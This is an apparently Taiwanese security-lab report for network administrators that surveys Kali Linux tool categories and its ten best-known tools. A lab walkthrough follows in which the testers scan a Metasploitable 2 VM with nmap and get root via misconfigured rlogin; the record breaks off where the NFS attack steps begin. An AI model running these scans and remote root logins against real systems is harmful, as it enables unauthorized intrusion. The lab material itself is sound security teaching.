**附件3.資安滲透測試平台- Kali Linux之技術**

**文件編號：Minisoc-103-11**

**資安滲透測試平台- Kali Linux之技術**

**【文件說明】:本文件係於MiniSoc計畫研究室所進行之資安滲透測試報告。本文件為主要作為各單位網管人員了解資安測試平台及滲透測試之參考文件。**

**本文件分為下列章節：**

1. **資安測試平台-Kali Linux**
2. **Kali Linux 資安工具集**
3. **Kali Linux 資安測試十大工具集**
4. **實務測試**
5. **Nmap實務掃描**
6. **Rlogin弱點攻擊測試**
7. **NFS弱點攻擊測試**
8. **參考資料**

|  |  |  |  |
| --- | --- | --- | --- |
| **測試組織** | | **審核組織** | |
| **主要負責人** | **邱翠玲(CEH)** | **計畫經理** | **陳柔伊(CEH)** |
| **協助測試人員** | **王英傑(CEH)、郭堯彰(CEH)、許嘉修(CEH)、黃鴻碩、蔡龍佑(CEH)** | **計畫審查** | **曾龍教授(CEH)** |

**中 華 民 國　　103　 　年　　　11　　月 　 12 日**

**一 、資安滲透測試平台-Kali Linux**

**Kali Linux**

* Kali Linux是基於Debian的Linux發行版，設計用於數位取證和滲透測試。
* Kali Linux預裝了許多滲透測試軟體，包括nmap (埠掃描器)、Wireshark (封包分析器)、John the Ripper (密碼破解器),以及Aircrack-ng (一套用於對無線區域網路進行滲透測試的軟體) 。
* Metasploit的Metasploit Framework支援Kali Linux，Metasploit一套針對遠端主機進行開發和執行Exploit原始碼的工具。
* Kali Linux的repositories(知識庫)每天會與Debian官方的repositories同步 4 次，以確保所有的套件更新至最新的版本。
* 使用者可透過硬碟、live CD或live USB執行Kali Linux。且還基於ARM架構的映像，可用於樹莓派(Raspberry Pi) 這種超小型的電腦和三星的ARMChromebook.安装Kali期間可設root密碼，如果是live、i386、amd64、VMware或ARM的image時，root的預設密碼是toor。
* 如圖(一)為Kali Linux官方網站。Kali Linux 內建就有預載已經分門別類好的近 300 套滲透測試工具。



圖一. Kali Linux 官方網站

**二、 Kali Linux資安測試工具集**

Kali Linux將300多種資安測試工具整理成以下14種工具集

1. Information Gathering(資訊蒐集工具集)

2. Vulnerability Analysis(漏洞分析工具集)

3. Web Applications(網站應用程式分析工具集)

4. Password Attacks(密碼破解工具集)

5. Wireless Attacks(無線網路攻擊工具集)

6. Exploitation Tools(特殊攻擊工具集)

7. Sniffing/Spoofing(漏洞攻擊工具集)

8. Maintaining Access (存取維持與持續控制工具集)

9. Reverse Engineering(逆向工程與破解工具集)


10. Stress Testing(壓力測試工具集)

11. Hardware Hacking(硬體攻擊工具集)

12. Forensics (資安鑑識工具集)

13. Reporting Tools(報表工具集)

1. System Services(系統重大服務工具集)



圖二. 資安測試工具集

底下列出Kali Linux的14種類型工具所含之內容:

1. **Information Gathering(資訊工具集)**

資訊收集是網路攻擊最重要的環節之一，進行各類型資訊蒐集，資訊收集得越多，成功的機率越高，包括目標系統的作業系統與其版本、是否存在有IDS/IPS資安設備都能使用下列工具集進行偵測與分析。

* 1. DNS Analysis 【DNS名稱協定分析】工具集
  2. IDS/IPS Identification【IDS/IPS資安設備偵測】工具集
  3. Live Host Identification 【即時主機辨識】工具集
  4. Network Scanners【網路掃描】工具集
  5. OS Fingerprinting【作業系統與其版本偵測】工具集
  6. OSINT Analysis 【公開來源情報】分析
  7. Route Analysis 【路由分析】工具集
  8. Service Fingerprinting【應用軟體(服務)與其版本偵測】工具集
  9. SMB(Server Message Block) Analysis【伺服器訊息區攻擊】工具集
  10. SMTP Analysis【Email寄信協定SMTP分析】工具集
  11. SNMP Analysis 【網管協定SNMP分析】工具集
  12. SSL(Secure Socket Layer)Analysis 【安全套接層SSL分析】工具集
  13. Telephony Analysis【電話攻擊】工具集
  14. Traffic Analysis【流量分析】工具集
  15. VoIP Analysis【網路電話VoIP協定分析】工具集
  16. VPN Analysis【VPN協定分析】工具集

1. **Vulnerability Analysis(漏洞分析工具集)**
   1. Cisco Tools 【CISCO設備分析】工具集
   2. Database Assessment【資料庫測試與攻擊】工具集
   3. Fuzzing Tools【模糊技術的高自動化弱點測試工具】工具集
   4. Misc Scanners【一般用途的掃瞄】工具集
   5. Open Source Assessment【開放原始碼評估與測試】工具集
   6. OpenVAS【漏洞掃描】工具集，詳細資料，請參考附件
2. **Web Applications(網站應用程式分析工具集)**
   1. CMS Identification【内容管理系统鑑定】工具集
   2. Database Exploitation【攻擊資料庫】工具集
   3. IDS/IPS Identification【IDS/IPS鑑定】工具集
   4. Web Application Fuzzers【網頁模糊測試】工具集
   5. Web Application Proxies【網頁應用程序代理】工具集
   6. Web Crawlers【網路爬蟲】工具集
   7. Web Vulnerability Scanners【網站漏洞掃描】工具集
3. **Password Attacks(密碼破解工具集)**
   1. GPU Tools【圖形化處理器】工具集
   2. Offline Attacks【離線破解】工具集
   3. Online Attacks【線上破解】工具集
   4. Passing the Hash【Hash破解】工具集
4. **Wireless Attacks(無線網路攻擊工具集)**
   1. 802.11 Wireless Tools【無線區域網路802.11攻擊】工具集
   2. Bluetooth Tools【藍芽協定攻擊】工具集
   3. Other Wireless Tools【其他無線】工具集
   4. RFID/NFC Tools【RFID/NFC】工具集
   5. Software Defined Radio【軟體定義無線電】工具集
5. **Exploitation Tools(特殊攻擊工具集)**
   1. BeEF XSS Framework【瀏覽器攻擊】工具集
   2. Cisco Attacks【思科攻擊】工具集
   3. Exploit Database【攻擊工具資料庫】工具集
   4. Exploit Development Tools【攻擊開發】工具集
   5. Metasploit【弱點攻擊】工具集, 詳細資料，請參考附件
   6. Network Exploitation【網路攻擊】工具集
   7. Social Engineering Toolkit【社交工程攻擊】工具集
6. **Sniffing/Spoofing(漏洞攻擊工具集)**
   1. Network Sniffers【網路竊聽】工具集
   2. Network Spoofing【網路欺騙攻擊】工具集
   3. Voice and Surveillance【語音監控】工具集
   4. VoIP Tools 【語音位址故障排除】工具集
   5. Web Sniffers【網站竊聽】工具集
7. **Maintaining Access(存取維持與持續控制工具集)**
   1. OS Backdoors 【作業系統後門】工具集
   2. Tunneling Tools【隧道工具】工具集
   3. Web Backdoors【網站後門】工具集
8. **Reverse Engineering(逆向工程與破解工具集)**
   1. Debuggers【除錯軟體】工具集
   2. Disassembly【反組譯】工具集
   3. Misc RE Tools【其他逆向工程與破解】工具集
9. **Stress Testing(壓力測試工具集)**
   1. Network Stress Testing【網路壓力測試】工具集
   2. VOIP Stress Testing【網路電話協定VoIP壓力測試】工具集
   3. Web Stress Testing【網站壓力測試】工具集
   4. WLAN Stress Testing【無線網路的壓力測試】工具集
10. **Hardware Hacking(硬體攻擊工具集)**
    1. Android Tools【Android硬體攻擊】工具集
    2. Arduino Tools【Arduino硬體攻擊】工具集
11. **Forensics(資安鑑識工具集)**
    1. Anti-Virus Forensics Tools【防毒鑑識】工具集
    2. Digital Anti Forensics【數位反鑑識】工具集
    3. Digital Forensics【數位鑑識】工具集
    4. Forensic Analysis Tools【鑑識分析】工具集
    5. Forensic Carving Tools【鑑識】工具集
    6. Forensic Hashing Tools【HASH鑑識】工具集
    7. Forensic Imaging Tools【影像鑑識】工具集
    8. Forensic Suites【鑑識】工具集
    9. Network Forensics【網路鑑識】工具集
    10. Password Forensics Tools【密碼鑑識】工具集
    11. PDF Forensics Tools【PDF 檔案鑑識】工具集
    12. RAM Forensics Tools【RAM鑑識】工具集
12. **Reporting Tools(報表工具集)**
    1. Documentation【文檔】工具集
    2. Evidence Management【證據管理】工具集
    3. Media Capture【媒體捕獲】工具集
13. **System Services(系統重大服務工具集)**
    1. BeEF【瀏覽器攻擊】工具集
    2. Dradis【數據庫工具】
    3. HTTP 【Apache伺服器】
    4. Metasploit【弱點測試】工具集，詳細資料，請參考附件
    5. MySQL【Mysql資料庫伺服器】
    6. OpenVas【漏洞掃瞄】工具集，詳細資料，請參考附件
    7. SSH【Secure Shell 安全連線伺服器】

**三、Kali Linix 資安測試十大工具**


**Kali Linux更將著名的工具列成十大工具其清冊如下:**

1. aircrack-ng (無線網路監聽)
2. burpsuite (Web應用程式測試工具)
3. hydra (字典攻擊)
4. john (密碼破解)
5. Maltego (訊息收集工具)
6. metasploit framework (掃描漏洞框架)
7. nmap (網路掃描器)
8. owasp-zap (網頁弱點掃描工具)
9. sqlmap (滲透掃描)
10. Wireshark (封包側錄)




圖三. Kali Linux所提供的資安十大測試工具集

**aircrack-ng :**是一個網路軟體套件，包含檢測器、封包竊聽器、WEP和WPA/WPA2-PSK破解裝置和分析工具，且可竊聽的802.11a，802.11b和802.11g的流量。

****


圖四. aircrack-ng畫面

**burpsuite :**可用於Web應用程式測試的最佳工具之一，且掃描Web應用程式的漏洞，是以暴力破解的登錄表單，來執行隨機性檢查，還擁有多種功能協助執行各種任務，進而從中擷取請求和動態修改。




圖五. Burp Suite初始畫面

**hydra :**是一款線上的密碼破解工具，可嘗試通過用戶名稱和密碼清單做字典攻擊，直到成功登錄或是多個執行緒的方式，能攻擊的如：HTTP、SMB、VNC、MS-SQL、SSH等等。

****


圖六. Hydra畫面

**john :**此系統是免費的密碼破解軟體工具，其中一項是字典攻擊，可以自動檢查密碼雜湊類型與制定。也可在各種運行下，讓密碼格式加密，包含各種的Unix版本最常見的幾個密碼雜湊（根據DES、MD5、Blowfish）；則LM雜湊是Kerberos AFS和Windows NT/2000/XP/2003。附加模組的擴充能力，包含MD4為基礎的密碼雜湊，並將MySQL的密碼存在LDAP（Lightweight Directory Access Protocol，輕型目錄存取協議）。

****


圖七. John初使畫面

**Maltego :**maltego是一個訊息收集工具，也是一個開源的情報和取證應用，可從公開來源的資訊和視覺化的訊息以圖形格式，適用於連接分析和資訊探勘。

****


圖八. Maltego畫面

**metasploit framework :**此攻擊模式為開發框架體系的方式，可允許任何有效特徵的組合。利用代碼去進入一個目標系統做偵錯，約有900多種的不同攻擊，如：Windows、Unix /Linux、Mac OS X的系統都包含在內。在配置一個有效特徵模組後，可讓代碼將在成功時，進入目標系統上執行，如：遠端的shell或VNC(Virtual Network Computing，虛擬網路電腦)。且能導入漏洞掃描資訊，並比較所確定的漏洞模組。

****


圖九. Metasploit Framework畫面

**nmap :** nmap是一款用於網路探測（Network Discovery）和安全評估（Security Auditing）的網路安全工具，軟體名字Nmap是Network Mapper的簡稱。通常情況下，Nmap用於：列舉網路主機清單、管理服務升級排程、監控主機、服務執行狀況、支援指令碼引擎（NSE）和Lua程式語言。

****


圖十. Nmap畫面

**owasp-zap :**ZAP是由OWASP計畫所推出的網頁弱點掃描工具，是一款集成各種工具的滲透測試框架，可使用在針對網站滲透測試過程中的檢測網站中，可搭配其他檢測工具進行交叉比對掃描出來的結果，降低誤判的機率。

****


圖十一. OWASP ZAP畫面

**sqlmap :** 一款可自動偵測和開發SQL入與監控資料庫伺服器的工具，用於Linux和Windows做操作系統。

****

圖十二. Sql-map畫面

**Wireshark :** Wireshark是一個網路封包分析軟體，網路封包分析軟體的功能是擷取網路封包，且顯示詳細的網路封包資料，並不會對擷取到的異常封包提出警告，也不會阻擋，單純就是分析封包。




圖十三. Wireshark畫面

**三、實務測試**

底下將針對Kali Linux的測試工具進行說明。


1. Nmap 實務掃描

**測試實作步驟:**

Step.1：確認靶機網路狀況與IP，輸入ifconfig 取得當前網卡資訊。

圖十四. 網卡資訊

Step.2：使用攻擊主機內建nmap掃描Metasploitable 2虛擬機通訊埠，輸入nmap -p 0-65535 靶機IP。



圖十五. port資訊畫面

Port服務對應表，如下

|  |  |  |
| --- | --- | --- |
| port | 所屬服務 | 說明 |
| 21 | ftp | 檔案傳輸協定(FTP)連接埠 |
| 22 | ssh | Secure Shell (SSH) 服務，加密協定 |
| 23 | telnet | Telnet協定 |
| 25 | Smtp | Simple Mail Transfer Protocol郵件傳輸協定 |
| 53 | Domain | DNS網域名稱服務 |
| 80 | http | HyperText Transfer Protocol，全球資訊網(WWW)服務的超文字傳輸通訊協定 |
| 111;2049 | RPC | 遠端指令執行的 Remote Procedure Call (RPC) 通訊協定，網路檔案系統(NFS) |
| 139;445 | samba | Samba 使用的 NETBIOS服務，網路芳鄰 |
| 512;513;514 | 『r』服務 | 遠端程式執行rexec連接埠512、遠端登入rlogin連接埠513、不含紀錄的遠端 shell rsh連接埠514 |
| 1099 | java\_rmi | Java Remote Method Invocation |
| 1524 | ingreslock | Ingres 資料庫管理系統 |
| 2121 | CCProxy | 代理伺服軟體 |
| 3306 | mysql | MySQL 資料庫 |
| 3632 | distccd | 分佈式編譯工具 |
| 5432 | postgres | PostgreSQL 資料庫 |
| 5900 | vnc | Virtual Network Computing遠端遙控軟體 |
| 6000 | x11 | X 視窗系統服務 |
| 6667;6697 | irc | Internet Relay Chat |
| 8787 | ruby | Ruby |
| 8009;8180 | Tomcat | Tomcat |


表一. port相對應服務

1. **利用TCP埠512、513、514進行rlogin服務的弱點攻擊測試**

Rlogin弱點攻擊: rlogin可以遠端注冊到一個系統，它和telnet相似。

『r』服務（rexec連接埠512、rlogin連接埠513、rsh連接埠514），允許遠端不需要輸入密碼即可執行互動式交談的服務。

本Metasploitable 2使用nmap掃描後，發現已開啟512、513、514通訊埠，在Metasploitable 2中rhosts被錯誤配置可允許遠端存取從任何地方登入。




圖十六. 512、513、514通訊埠

首先確認攻擊機是否安裝rsh客戶端，如未安裝請依照下列指令進行安裝rsh-client

**測試實作步驟:**


Step.1：使用攻擊主機先安裝rsh-client

輸入apt-get install rsh-client。




圖十七. 安裝rsh-client

Step.2：進行遠端連線，輸入rlogin -l root IP。



圖十八. rlogin遠端連線

Step.3:取得最高權限。可輸入id或whoami查看當前權限與主機，如需離開指令為exit。



圖十九. 取得最高權限


1. **利用TCP埠2049進行網路檔案系統(NFS)服務的弱點攻擊測試**

NFS弱點攻擊測試: rpcbind啟動的port 111，Remote Procedure Call(RPC)，最主要的功能是在指定每個 NFS 功能所對應的 port number，回傳給客戶端建立正確的連線。nfs服務啟動在port 2049，Network FileSystem(NFS) 網路檔案系統，最早是由 Sun 公司所開發。

**測試實作步驟:**

